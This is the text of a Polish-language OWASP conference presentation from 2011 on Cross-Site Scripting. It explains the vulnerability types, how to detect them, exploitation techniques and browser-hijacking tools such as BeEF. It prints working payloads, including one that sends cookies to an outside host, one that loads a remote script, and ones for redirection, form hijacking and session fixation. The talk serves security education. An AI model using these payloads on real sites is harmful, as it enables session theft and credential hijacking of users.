OWASP

Cross-Site Scripting

Ryzyko do zaakceptowania?

OWASP

Warszawa, 27 stycznia 2011

Michał Kurek

Plan prezentacji


- Omówienie podatności Cross-Site Scripting (XSS)
- Metody identyfikacji XSS
- Podstawowe metody wykorzystania XSS
- Zaawansowane metody wykorzystania XSS

Omówienie podatności Cross-site Scripting

Charakterystyka ataku

- *Cross-site Scripting* (XSS) jest atakiem, którego celem jest nie aplikacja, ale jej użytkownicy
- Atak polegający na umieszczeniu w treści strony internetowej aplikacji nieautoryzowanego kodu, wykonywanego przez przeglądarkę po stronie użytkownika
- Atak wykorzystuje relację zaufania przeglądarki do aplikacji
- Główne rodzaje podatności XSS:
  - nietrwałe XSS (*non-persistent / reflected XSS*)
  - trwałe XSS (*persistent / stored XSS*)
  - *DOM based XSS*

```
http://adres.pl/artykul.php?tytul="><
</script>alert(document.cookie)
</script>
```



Omówienie podatności Cross-site Scripting

Problematyka ochrony przed atakami XSS

- Źródłem podatności jest brak odpowiedniej walidacji danych wprowadzanych przez użytkowników
- Bardzo ważna jest ochrona aplikacji przed podatnościami XSS, ponieważ użytkownik ma bardzo małe możliwości ochrony przed tymi atakami
- Wyłączenie w przeglądarce obsługi JavaScript (kod najczęściej wykorzystywany w atakach XSS) utrudni korzystanie z serwisów internetowych
- Atak typu „*persistent XSS*” jest praktycznie niezauważalny przez użytkownika
- Atak typu „*reflected XSS*” wymaga nakłonienia użytkownika do załadowania podesłanego URL
  - metodami inżynierii społecznej
  - podczas załadowania niezaufanej strony internetowej
  - atak nie jest ograniczony tylko do metod GET
- Przeglądając niezaufane serwisy internetowe narażeni jesteśmy na ataki XSS oraz uruchomienie złośliwego kodu

Metody identyfikacji XSS

- Wysłanie danych zawierających najprostszy kod – najczęściej JavaScript <SCRIPT>alert('XSS');</SCRIPT>
- Niektóre serwisy są częściowo chronione przed prostymi atakami XSS:
  - filtry typu „*black list*"
  - filtry typu „*white list*"
- W celu ominięcia tych filtrów można stosować wiele technik wymienionych w RSnake's XSS Cheat Sheet (http://ha.ckers.org/xss.html)
- Jeśli ilość znaków jest ograniczeniem, można pobrać zdalny skrypt z serwera atakującego: <SCRIPT SRC=http://ey.pl/a.js></SCRIPT>
- Podatność Cross-Site Scripting jest łatwa do identyfikacji przy użyciu narzędzi automatycznych

Podstawowe metody wykorzystania XSS


- Odczytanie zawartości pliku *cookie*:
  - Kluczowy atak prowadzący do przejęcia sesji innego użytkownika
  - <SCRIPT>document.write(`<IMG SRC="http://ey.pl/'+document.cookie+'">`)</SCRIPT>
- Przekierowanie użytkowników:
  - Proste przekierowanie:
    <SCRIPT language="javascript">window.location.href = "http://ey.pl/inna.html" ;</SCRIPT>
  - Przekierowanie wyników formularza (np. formularza logowowania do aplikacji):
    document.forms[1].action="http://www.ey.pl/"
- Podmiana zawartości wyświetlanej strony
- Zapisywanie zawartości pliku *cookie*:
  - Element ataku *Session Fixation*
  - document.cookie = "sessionid=1234567890;expires=Sun, 27-Feb-2011;path=/";

Zaawansowane metody wykorzystania XSS

- Istnieje możliwość uruchamiania dowolnego kodu akceptowanego przez przeglądarkę ofiary
- JavaScript jest rozbudowanym językiem programowania, którego możliwości wykorzystania limitowane są wyłącznie kreatywnością atakującego
- Atak może prowadzić do przejęcia kontroli nad przeglądarką ofiary
- Zaawansowane ataki mogą wykorzystywać fakt, że komputer w sieci wewnętrznej ofiary znajduje się w bardziej zaufanej strefie bezpieczeństwa:
  - nieautoryzowany dostęp do aplikacji intranetowych
  - ominięcie filtrowania opartego na adresach IP
  - brak konieczności uwierzytelniania w przypadku rozwiązań Single Sign-On
- W Internecie znajdują się gotowe pakiety oprogramowania do przejmowania przeglądarek z wykorzystaniem XSS:
  - XSS Proxy
  - AttackAPI
  - BeEF (Browser Exploitation Framework)
- Powstają również platformy do tworzenia własnych exploit'ów XSS: durzosploit

Zaawansowane metody wykorzystania XSS

- BeEF – Browser Exploitation Framework stworzony przez Wade Alcorn, do pobrania z http://www.bindshell.net
- Interfejs do zarządzania zombie – PHP, kod w przeglądarce – JavaScript
- Dostępne moduły:
  - Clipboard Stealing
  - JavaScript Injection
  - Request Initiation
  - History Browsing
  - Port Scanning
  - Browser Exploits
  - Inter-Protocol Exploitation



Źródło: http://www.bindshell.net

Pytania?

Michał Kurek
Manager, Ernst & Young
e-mail: michal.kurek@pl.ey.com
Tel.: +48 22 557 8715
Fax: +48 22 557 7001